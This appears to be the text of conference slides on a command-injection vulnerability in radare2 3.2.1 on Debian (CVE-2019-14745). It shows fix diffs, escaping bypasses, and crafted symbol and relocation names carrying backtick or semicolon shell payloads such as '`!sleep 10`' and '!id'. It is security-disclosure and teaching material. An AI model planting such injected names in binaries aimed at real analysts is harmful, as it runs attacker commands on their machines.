HAXXORING R2!!1!

HELLO from
@CaptnBanana
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PwnDebian


Since the very begining of radare development we had people complaining of bugs because they were using the 3-4 year old version shipped in their distro. We tried to work with everyone who ships builds of r2 to always get updates and merge back their patches upstream so everyone gets benefit out of it.

But that has been not enough. In github/radare2 we can check out most of known/used Linux and BSD distros and the shipped r2 version, and it's pretty clear that Debian/Ubuntu stopped updating those packages long time ago (3.2.1). Yes, the 0.9.6 drama is over.

The aim of this competition is to publish a working exploit for radare2 on Debian stable (nowadays, unstable keeps the same version). To show that debian-security and backporting patches is not solving enough when distributing such state-of-the-art packages.

In order to win this competition. We will accept only 1 working exploit (the first one to submit it) for radare2-3.2.1 (built for x86-64 debian/stable). Additional points will be given for writing some notes or presenting at r2con the way the vuln was found and how the exploit was developed.

Memory Corruption?



Too Hard!

Command Injection Issues

Demangle relocs and add asm.flags.{inline|limit|maxname} ##disasm

Browse files

```
* Fix code injection issue in ir* and is*
```

master (#13878) 3.8.0 ··· 3.5.0

radare committed on Apr 24 Verified 1 parent 8fcee33 commit 5ecd4c352bae1114730321fec2bde72332f8f090

Showing 6 changed files with 102 additions and 26 deletions. Unified Split

19 libr/core/cbin.c

```
@@ -1189,9 +1189,9 @@ static int bin_entry(RCore *r, int mode, ut64 laddr, int va, bool inifin) {
1189 1189                        } else {
1190 1190                                name = r_str_newf ("entry%i", i);
1191 1191                        }
1192      -                       r_cons_printf ("f %s 1 @ 0x%08"PFMT64x"\n", name, at);
1193      -                       r_cons_printf ("f %s_%s 1 @ 0x%08"PFMT64x"\n", name, hpaddr_key, hpaddr);
1194      -                       r_cons_printf ("s %s\n", name);
     1192 +                       r_cons_printf ("\"f %s 1 0x%08"PFMT64x"\"\n", name, at);
     1193 +                       r_cons_printf ("\"f %s_%s 1 0x%08"PFMT64x"\"\n", name, hpaddr_key, hpaddr);
     1194 +                       r_cons_printf ("\"s %s\"\n", name);
```

dmS Command Injection

```
/* TODO: do not spawn. use RBin API */
if (sectname) {
	char *sect = r_str_escape (sectname);
	res  = r_sys_cmd_strf ("env RABIN2_PREFIX=\"%s\" rabin2 %s-B 0x%08"
		PFMT64x" -S \"%s\" | grep \"%s\"", name, mode, baddr, filesc,
		sect);
```

Issue was here,


Fixed now

r_core_file_reopen_debug()


```
// reload symbols with new baddr
r_core_cmd0 (core, ".is*");
r_core_cmd0 (core, ".ir*");
r_core_cmd0 (core, ".iz*");
r_core_cmd0 (core, ".iM*");
```

is*

```
[0x00005ae0]> is*
fs symbols
"f sym._obstack_allocated_p 55 0x000163e0"
"f sym.__progname_full 8 0x000222a0"
"f sym.stderr 8 0x000222c0"
"f sym._obstack_begin_1 21 0x000162c0"
```



Attacker controlled?

is*

```
 △ /tmp strings /bin/ls | grep progname_full
__progname_full
```

yes

The . operator


```
[0x00000000]> .?
Usage: .[r2cmd] | [file] | [!command] | [(macro)]  # define macro or interpret r2, r_lang,
    cparse, d, es6, exe, go, js, lsp, pl, py, rb, sh, vala or zig file
| .                  repeat last command backward
| .r2cmd             interpret the output of the command as r2 commands
```

The ! operator

```
[0x00000000]> !?
Usage: !<cmd>    Run given command as in system(3)
| !                          list all historic commands
| !ls                        execute 'ls' in shell
```

Crafting A Binary

```
FC 04 53 65  74 45 6E 76  DirectoryA....SetEndOfFile....SetEnv
00 00 0C 05  53 65 74 46  ironmentVariableA...SetEvent....SetF
6F 72 6D 61  74 69 6F 6E  ilePointerEx....SetHandleInformation
6E 64 6C 65  00 00 52 05  ....SetLastError..0.SetStdHandle..R.
60 05 53 69  7A 65 6F 66  SetUnhandledExceptionFilter.`.Sizeof
```



```
etValue...Unhan`!sleep 10`onFilter..
```

MUCHOS DEMOS

hopefully

Hot !Fix

```
f sym.A`!sleep 99`AAAAAAAAAAA 8 0x000222c0
```

becomes

```
"f sym.A`!sleep 99`AAAAAAAAAAA 8 0x000222c0"
```



```
"f sym.A"; !sleep 99 #AAAAAAAAAAA 8 0x000222c0"
```

Next Try...

from @thestr4ng3r

```
"f sym.A"; !sleep 99 #AAAAAAAAAAA 8 0x000222c0"
```

becomes

```
"f sym.A____sleep_99__AAAAAAAAAAA 8 0x000222c0"
```

What about PE Binaries?

```
[0x14007e3c4]> is*~sleep
"f sym.imp.GDI32.dll_AAAAAA__sleep_10_AAAAA 0 0x1400c5c38"
k bin/pe/imp.GDI32/2=AAAAAA`!sleep 10`AAAAA
```

Let pancake do it…

Some more filtering

```
switch (*arg) {
case '@':
case '`':
case '|':
case ';':
case '\n':
        break;
default:
        *b++ = *arg;
```

```
switch (*arg) {
case ' ':
case '=':
case '\r':
case '\n':
        break;
default:
        *b++ = *arg;
```

Surprise Time!

Mad 0-Day

What about ...?

```
[0x00000000]> ir*~\!id
"f reloc.KERNEL32.dll_UnhandledExcept"``"\!id; 4 0xfffffffffcb54fc"
```

```
[0x0046fdb6]> ood
Could not execvp: Permission denied
Could not execvp: Permission denied
r_core_file_reopen: Cannot reopen file: dbg:///home/max/kaputty.exe  with perms 0
x7, attempting to open read only
uid=1000(max) gid=1000(max) groups=1000(max),3(sys),90(network),98(power),986(vid
eo),988(storage),991(lp),993(input),995(audio),998(wheel)
sh: 4: command not found
```

Good News: ood seems currently broken (for ELFs)

CVEzZZ!!1!

CVE-2019-14745

Impact

CVSS v3.0 Severity and Metrics:

Base Score: 7.8 HIGH

Vector: AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H (V
legend)

Impact Score: 5.9

Exploitability Score: 1.8

Attack Vector (AV): Local

Attack Complexity (AC): Low

Privileges Required (PR): None

User Interaction (UI): Required

Scope (S): Unchanged

Confidentiality (C): High

Integrity (I): High

Availability (A): High

Go And Pwn Yo Friends


Vulnerable and fixed packages

The table below lists information on source packages.

Source Package	Release	Version	Status
radare2 (PTS)	jessie	0.9.6-3.1+deb8u1	vulnerable
	stretch	1.1.0+dfsg-5	vulnerable
	bullseye, sid, buster	3.2.1+dfsg-5	vulnerable

The information below is based on the following data on fixed versions.

Package	Type	Release	Fixed Version	Urgency	Origin	Debian Bugs
radare2	source	(unstable)	(unfixed)	medium		934204



Lessons learned

- Don't derive commands from untrusted input

- Don't use user commands internally

- Breaking things is easy, fixing is hard...